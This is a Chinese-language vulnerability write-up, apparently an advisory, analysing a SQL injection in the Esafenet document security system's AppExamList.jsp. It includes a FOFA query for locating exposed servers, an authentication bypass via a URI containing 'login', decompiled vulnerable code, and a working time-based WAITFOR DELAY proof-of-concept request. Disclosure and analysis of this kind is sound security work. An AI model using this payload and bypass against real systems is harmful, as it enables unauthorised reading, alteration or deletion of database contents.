漏洞简介
亿赛通电子文档安全管理系统的AppExamList.jsp接口存在SQL注入漏洞。攻击者可以通过构造特定的POST请求,在多个参数如username、AppTate、startTime、endTime中注入恶意SQL代码,利用该漏洞对数据库执行任意SQL操作。攻击者可以通过注入WAITFOR DELAY命令,导致数据库响应时间延迟,从而确认SQL注入的成功。此漏洞可能导致数据库中的敏感信息泄露、篡改或删除,严重威胁系统的安全性和数据完整性。
影响版本
fofa语法
app="亿赛通-电子文档安全管理系统" || body="/CDGServer3/index.jsp"
漏洞分析
PS: 相关权限绕过简析如下
public class WebController extends HttpServlet {
    private static final Class[] SERVICE_PARAMS = new Class[]{HttpServletRequest.class, HttpServletResponse.class};

    protected void service(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
        Object[] actionParams = new Object[]{request, response};
        String actionName = request.getParameter("command");
        String fromurl = request.getParameter("fromurl");
        if (this.isRepeat(request) && fromurl != null && !"".equals(fromurl)) {
            request.getRequestDispatcher(fromurl).forward(request, response);
        } else if (actionParams != null && actionName != null && !"".equals(actionName) && !"null".equals(actionName)) {
            LoginMng loginMng = (LoginMng)request.getSession().getAttribute("loginMng");
            String clienturl = request.getRequestURI();
            if (clienturl != null && (clienturl.indexOf("login") != -1 || clienturl.indexOf("SystemConfig") != -1) || loginMng != null && loginMng.isLogin()) {
                try {
                    Method actionFunc = this.getClass().getDeclaredMethod("action" + actionName, SERVICE_PARAMS);
                    actionFunc.setAccessible(true);
                    actionFunc.invoke(this, actionParams);
只要uri包含 login 或者 SystemConfig 即可满足条件,然后将action与传递进来的command进行拼接后反射调用对应的方法。
直接看到 AppExamList.jsp 的实现逻辑
<%
        //        String username = RequestUtil.getParameter(request, "username", "");
        String username = request.getParameter("username");
        String AppTate = RequestUtil.getParameter(request, "AppTate", "3");
        String startTime = RequestUtil.getParameter(request, "startTime",
                        "");
        String endTime = RequestUtil.getParameter(request, "endTime", "");

        int currPage = RequestUtil.getIntParameter(request, "curpage", 1); //当前是第几页
        PageUtil pageutil = null;

        ApprovalDAO appdao = new ApprovalDAO();
        List list = new ArrayList();
        pageutil = appdao.getApprovalListbyUser(currPage,username, startTime, endTime,
"DecryptApp", AppTate);多个参数如username、startTime、endTime这些会被带入getApprovalListbyUser方法,跟进查看getApprovalListbyUser实现方式
public PageUtil getApprovalListbyUser(int curPage, String AppUserID, String startime, String endtime, String AppCategory, String IsApproval) throws Exception {
    List<DecryptApplicationInfo> list = new ArrayList();
    StringBuffer sql = new StringBuffer();
    sql.append("select * from DecryptApplication where UserName='" + AppUserID + "'");
    if (startime != null && !startime.equals("")) {
        startime = startime + " 00:00:00";
        endtime = endtime + " 24:00:00";
        sql.append(" and applicateTime <='" + endtime + "' and applicateTime >='" + startime + "'");
    }

    if (IsApproval.equals("0")) {
        sql.append(" and IsApproval = '0' and HasExam = '1'");
    } else if (IsApproval.equals("1")) {
        sql.append(" and IsApproval = '1'");
    } else if (IsApproval.equals("2")) {
        sql.append(" and HasExam = '0'");
    }

    sql.append("  order by ApplicateTime desc");
    PageUtil pageutil = PageFactory.getInstance(sql.toString(), "Uniqueid", curPage);
    HashMap[] maps = null;
    maps = this.getCommonResults(pageutil.getNewSql());
    if (maps != null && maps.length > 0) {
        for(int i = 0; i < maps.length; ++i) {
            list.add(DecryptApplicationDao.MapToInfo(maps[i]));
        }
    }

    pageutil.setRecords(list);
    return pageutil;
}可见参数username、startTime、endTime等全程未经任何过滤和校验就被直接拼接进sql语句中进行执行,从而导致sql注入漏洞。
漏洞复现
POST /CDGServer3/client/AppExamList.jsp;Servicelogin HTTP/1.1
Host: esafenet.mrxn.net
Content-Type: application/x-www-form-urlencoded

username=1'WAITFOR+DELAY'0%3a0%3a3'--
成功延时 3 秒